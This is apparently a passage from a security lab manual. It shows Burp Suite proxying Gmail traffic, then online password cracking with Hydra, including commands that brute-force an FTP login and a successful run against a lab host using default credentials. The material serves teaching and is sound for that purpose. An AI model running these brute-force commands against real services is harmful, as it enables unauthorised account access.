


Step2: Now start the Burpsuite by clicking on the Burpsuite icon from the Main menu list and click through the opening menus. Just use the defaults.


Step3: Go to HTTP History under proxy and click on the Open browser button.



Step4: The proxy should be configured by default, but just take a second to double-check it. In your BurpSuite window, click on “Proxy” on the top row of tabs, then “Options” on the lower level.



Step5: Now, start the browser and search for gmail.com



Step6: At this point you have Burp suite running as a proxy for Firefox, and you're ready to start using it to capture information coming from Firefox. In proxy, HTTP History tab, we can see the HTTP requests and Urls.

The screenshot displays the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar contains Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, and User options. The 'Proxy' tab is active, showing the 'HTTP history' sub-tab. A filter is applied: 'Hiding CSS, image and general binary content'. The history table lists 14 items, with item 6 selected: a GET request to https://mail.google.com with status 302 and title 'Moved Temporarily'.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
1	https://gmail.com	GET	/			301	612	HTML		301 Moved	
2	https://www.google.com	GET	/gmail/			302	694	HTML		302 Moved	
3	https://gmail.com	GET	/			301	612	HTML		301 Moved	
4	https://www.google.com	GET	/gmail/			302	694	HTML		302 Moved	
5	https://mail.google.com	GET	/mail/			302	632	HTML		Moved Temporarily	
6	https://mail.google.com	GET	/mail/u/0/			302	1154	HTML		Moved Temporarily	
7	https://accounts.google.com	GET	/ServiceLogin?service=mail&passive=1...		✓	302	2161	HTML		Moved Temporarily	
8	https://accounts.google.com	GET	/v3/signin/identifier?dsh=S1376042551...		✓	200	539234	HTML		Gmail	
9	https://www.gstatic.com	GET	/_jms/bq-identity/_js/k=boq-identity...			200	191276	script			
10	https://fonts.gstatic.com	GET	/s/googlesans/v14/4UabrENHsxJIGDuG...			200	22643		woff2		
11	https://fonts.gstatic.com	GET	/s/robotov18/KFOlCnqEu92Fr1MmEU...			200	16483		woff2		
12	https://fonts.gstatic.com	GET	/s/googlesans/v14/4UaGrENHsxJIGDuG...			200	22407		woff2		
13	https://fonts.gstatic.com	GET	/s/robotov18/KFOlCnqEu92Fr1Mu4m...			200	16274		woff2		
14	https://fonts.gstatic.com	GET	/s/robotov18/KFOlCnqEu92Fr1Mu4m...			200	16274		woff2		

The 'Request' pane shows the details of the selected request (item 6):

```

1 GET /mail/u/0/ HTTP/2
2 Host: mail.google.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Sec-Fetch-Site: none
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
11 Sec-Ch-Ua-Mobile: ?0
12 Sec-Ch-Ua-Platform: "Linux"
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15
16

```

The 'Response' pane shows the details of the selected response (item 6):

```

1 HTTP/2 302 Found
2 Content-Type: text/html; charset=UTF-8
3 Location: https://accounts.google.com/ServiceLogin?service=mail&passive=1209600&osid=1&continue=https://mail.google.com/mail/u/0/&followup=https://mail.google.com/mail/u/0/&mr=1
4 Strict-Transport-Security: max-age=10886400; includeSubDomains
5 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-wow64=*, ch-ua-platform=*, ch-ua-platform-version=*
6 Date: Sat, 05 Nov 2022 17:39:19 GMT
7 Expires: Sat, 05 Nov 2022 17:39:19 GMT
8 Cache-Control: private, max-age=0
9 X-Content-Type-Options: nosniff
10 X-Frame-Options: SAMEORIGIN
11 Content-Security-Policy: frame-ancestors 'self'
12 X-Xss-Protection: 1; mode=block
13 Content-Length: 370
14 Server: GSE
15 Alt-Svc: clear
16
17 <HTML>
18 <HEAD>
19 <TITLE>


```

The 'Inspector' pane on the right shows the 'Request Attributes' (2), 'Request Headers' (16), and 'Response Headers' (14).

5 a) Online Password Cracking with Hydra, xHydra.

Step1: open hydra tool in kali Linux

Type **hydra** in terminal



```

File Actions Edit View Help
root@kali:~# hydra
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE] [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT]
[-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][:OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-c FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-[head|get|post] http[s]-[get|post]-form http-proxy http-proxy-url
enum icq imap[s] irc ldap2[s] ldap3[-[cram|digest|md5]][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanewhere pcnfs pop3[s] postg
res radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp


Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~#

```

Step2: Type the below given command at terminal

hydra -l <username> -p <password> ftp://<ipaddress>





```


File Actions Edit View Help
root@kali:~# hydra -l msfadmin -p msfadmin ftp://192.168.153.133
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-08 16:50:18
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.153.133:21/
[22][ftp] host: 192.168.153.133 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-08 16:50:20
root@kali:~#

```

hydra -L <username.list> -P <password.list> <ftp://<ipaddress>>








